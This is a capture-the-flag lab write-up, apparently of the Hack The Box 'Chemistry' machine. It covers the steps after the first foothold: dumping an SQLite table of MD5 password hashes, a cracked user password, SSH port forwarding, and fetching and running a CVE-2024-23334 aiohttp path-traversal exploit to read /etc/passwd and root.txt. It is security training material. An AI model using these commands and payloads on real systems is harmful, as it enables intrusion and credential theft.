
Found the database here

```
app@chemistry:~$ ls -al
total 56
drwxr-xr-x 9 app  app  4096 Oct 31 16:53 .
drwxr-xr-x 4 root root 4096 Jun 16 23:10 ..
-rw------- 1 app  app  5852 Oct  9 20:08 app.py
lrwxrwxrwx 1 root root    9 Jun 17 01:51 .bash_history -> /dev/null
-rw-r--r-- 1 app  app   220 Jun 15 20:43 .bash_logout
-rw-r--r-- 1 app  app  3771 Jun 15 20:43 .bashrc
drwxrwxr-x 3 app  app  4096 Jun 17 00:44 .cache
drwx------ 3 app  app  4096 Oct 31 16:53 .gnupg
drwx------ 2 app  app  4096 Oct 31 16:49 instance
drwx------ 7 app  app  4096 Jun 15 22:57 .local
-rw-r--r-- 1 app  app   807 Jun 15 20:43 .profile
lrwxrwxrwx 1 root root    9 Jun 17 01:52 .sqlite_history -> /dev/null
drwx------ 2 app  app  4096 Oct  9 20:13 static
drwx------ 2 app  app  4096 Oct  9 20:18 templates
drwx------ 2 app  app  4096 Oct 31 16:55 uploads
app@chemistry:~$ cd instance/
app@chemistry:~/instance$ ls
database.db
```

Lets dump this

```
app@chemistry:~/instance$ sqlite3 database.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE structure (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        filename VARCHAR(150) NOT NULL,
        identifier VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (identifier)
);
INSERT INTO structure VALUES(2,22,'h.cif','c4d65539-56e7-434d-8d8b-c38376709027');
INSERT INTO structure VALUES(3,21,'test.cif','ab7fb91a-2737-4091-8dde-af3d109b8bb0');
INSERT INTO structure VALUES(4,21,'test1.cif','74515646-4f85-491f-946c-d5a8a5c2d54d');
INSERT INTO structure VALUES(5,22,'example.cif','db394619-2ffe-43d1-a93b-3513af7f49b6');
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
INSERT INTO user VALUES(1,'admin','2861debaf8d99436a10ed6f75a252abf');
INSERT INTO user VALUES(2,'app','197865e46b878d9e74a0346b6d59886a');
INSERT INTO user VALUES(3,'rosa','63ed86ee9f624c7b14f1d4f43dc251a5');
INSERT INTO user VALUES(4,'robert','02fcf7cfc10adc37959fb21f06c6b467');
INSERT INTO user VALUES(5,'jobert','3dec299e06f7ed187bac06bd3b670ab2');
INSERT INTO user VALUES(6,'carlos','9ad48828b0955513f7cf0f7f6510c8f8');
INSERT INTO user VALUES(7,'peter','6845c17d298d95aa942127bdad2ceb9b');
INSERT INTO user VALUES(8,'victoria','c3601ad2286a4293868ec2a4bc606ba3');
INSERT INTO user VALUES(9,'tania','a4aa55e816205dc0389591c9f82f43bb');
```

Looks like just plain old md5 hash lets crack it using crackstation



⚠ User's Creds

```
Username : rosa
Password : unicorniosrosados
```

Now lets ssh in as rosa

```
~/Tools (3.053s)
ssh rosa@10.10.11.38
rosa@10.10.11.38's password:

rosa@chemistry:~ (0.074s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 31 Oct 2024 04:59:03 PM UTC

  System load:           0.0
  Usage of /:            80.1% of 5.08GB
  Memory usage:          32%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b40f


Expanded Security Maintenance for Applications is not enabled.

rosa@chemistry ~
```

And here is your user.txt

```
rosa@chemistry ~ (0.235s)
ls -al

total 36
drwxr-xr-x 5 rosa rosa 4096 Jun 17 01:51 .
drwxr-xr-x 4 root root 4096 Jun 16 23:10 ..
lrwxrwxrwx 1 root root    9 Jun 17 01:50 .bash_history -> /dev/null
-rw-r--r-- 1 rosa rosa  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 rosa rosa 3771 Feb 25  2020 .bashrc
drwx------ 2 rosa rosa 4096 Jun 15 20:38 .cache
drwxrwxr-x 4 rosa rosa 4096 Jun 16 16:04 .local
-rw-r--r-- 1 rosa rosa  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Jun 17 01:51 .sqlite_history -> /dev/null
drwx------ 2 rosa rosa 4096 Jun 15 18:24 .ssh
-rw-r--r-- 1 rosa rosa    0 Jun 15 20:43 .sudo_as_admin_successful
-rw-r----- 1 root rosa   33 Oct 29 07:01 user.txt
```

Vertical PrivEsc

So i check the sudo permission and found nothing

```
rosa@chemistry ~ (8.137s)
sudo -l

[sudo] password for rosa:
Sorry, try again.
[sudo] password for rosa:
Sorry, user rosa may not run sudo on chemistry.
```

Found a listening port running on port 8080

```
rosa@chemistry /dev/shm (0.157s)
ss -tulpn

Netid  State      Recv-Q Send-Q                 Local Address:Port
udp    UNCONN     0      0                  127.0.0.53%lo:53
udp    UNCONN     0      0                        0.0.0.0:68
tcp    LISTEN     0      128                    127.0.0.1:8080
tcp    LISTEN     0      4096               127.0.0.53%lo:53
tcp    LISTEN     0      128                      0.0.0.0:22
tcp    LISTEN     0      128                      0.0.0.0:5000
tcp    LISTEN     0      128                         [::]:22
```

Lets port forward this to us using ssh

```
ssh -L 8000:localhost:8080 rosa@10.10.11.38
```

```
~/Documents/Praveen-KS-Writeups/HacktheBox git:(master) (2.658s)
ssh -L 8000:localhost:8080 rosa@10.10.11.38
rosa@10.10.11.38's password:


rosa@chemistry:~ (0.072s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 31 Oct 2024 05:04:09 PM UTC

  System load:           0.0
  Usage of /:            80.6% of 5.08GB
  Memory usage:          32%
  Swap usage:            0%
  Processes:             227
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b40f
```

Alright lets see what's running on there

Some sort of analytics app or something lets see a request in burp to see what's it running

Lets find a exploit for this
Found this CVE related to this : https://github.com/wizarddos/CVE-2024-23334

README

CVE-2024-23334

Proof-of-Concept for LFI/Path Traversal vulnerability in Aiohttp =< 3.9.1

> Important
>
> This script is for meant for educational purposes only.
>
> Any illegal usage is strictly prohibited.

How to run?

```
$ git clone https://github.com/wizarddos/CVE-2024-23334
$ cd CVE-2024-23334
$ python3 exploit.py -u [url] -f [file] -d [static directory]
```

Lets run it

I saved the exploit on mine then transferred over with the help of a python server

```
rosa@chemistry /dev/shm (0.503s)
wget http://10.10.16.29/exploit.py

--2024-10-31 17:15:27--  http://10.10.16.29/exploit.py
Connecting to 10.10.16.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1522 (1.5K) [text/x-python]
Saving to: ‘exploit.py’

exploit.py                                  100%[=======================

2024-10-31 17:15:27 (21.3 KB/s) - ‘exploit.py’ saved [1522/1522]
```

Now lets see the help here for this

```
rosa@chemistry /dev/shm (0.203s)
python3 exploit.py -h
usage: exploit.py [-h] [-u URL] [-f FILE] [-d DIRECTORY]

PoC for CVE-2024-23334. LFI/Path-Traversal Vulnerability in Aiohttp

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Aiohttp site url
  -f FILE, --file FILE  File to read
  -d DIRECTORY, --directory DIRECTORY
                        Directory with static files. Default: /static

Usage:
          exploit.py -u http://127.0.0.1 -f /etc/passwd -d /static
```

Now lets run it with our URL here im gonna leave everything default here

```
rosa@chemistry /dev/shm (0.232s)
python3 exploit.py -u http://127.0.0.1:8080 -f /etc/passwd
[+] Attempt 0
                    Payload: /static/../etc/passwd

                    Status code: 404
[+] Attempt 1
                    Payload: /static/../../etc/passwd

                    Status code: 404
[+] Attempt 2
                    Payload: /static/../../../etc/passwd

                    Status code: 404
[+] Attempt 3
                    Payload: /static/../../../../etc/passwd

                    Status code: 404
[+] Attempt 4
                    Payload: /static/../../../../../etc/passwd

                    Status code: 404
[+] Attempt 5
                    Payload: /static/../../../../../../etc/passwd

                    Status code: 404
[+] Attempt 6
```

Doesnt work lets run directory fuzzion this page maybe it has a different directory

```
~/Testing (3.462s)
ffuf -u http://localhost:8000/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -r


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 301ms]
assets                  [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 153ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2141 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

Lets put this in directory

```
rosa@chemistry /dev/shm (0.163s)
python3 exploit.py -u http://127.0.0.1:8080 -f /etc/passwd -d /assets
[+] Attempt 0
                    Payload: /assets/../etc/passwd

                    Status code: 404
[+] Attempt 1
                    Payload: /assets/../../etc/passwd

                    Status code: 404
[+] Attempt 2
                    Payload: /assets/../../../etc/passwd

                    Status code: 200
Respose:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

There we go now u can read the root.txt by

```
python3 exploit.py -u http://127.0.0.1:8080 -f /root/root.txt -d /assets
```

```
rosa@chemistry /dev/shm (0.229s)
python3 exploit.py -u http://127.0.0.1:8080 -f /root/root.txt -d /assets
[+] Attempt 0
                    Payload: /assets/../root/root.txt

                    Status code: 404
[+] Attempt 1
                    Payload: /assets/../../root/root.txt

                    Status code: 404
[+] Attempt 2
                    Payload: /assets/../../../root/root.txt

                    Status code: 200
Respose:
```

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

The root.txt should be below this respose here

Thanks for reading :)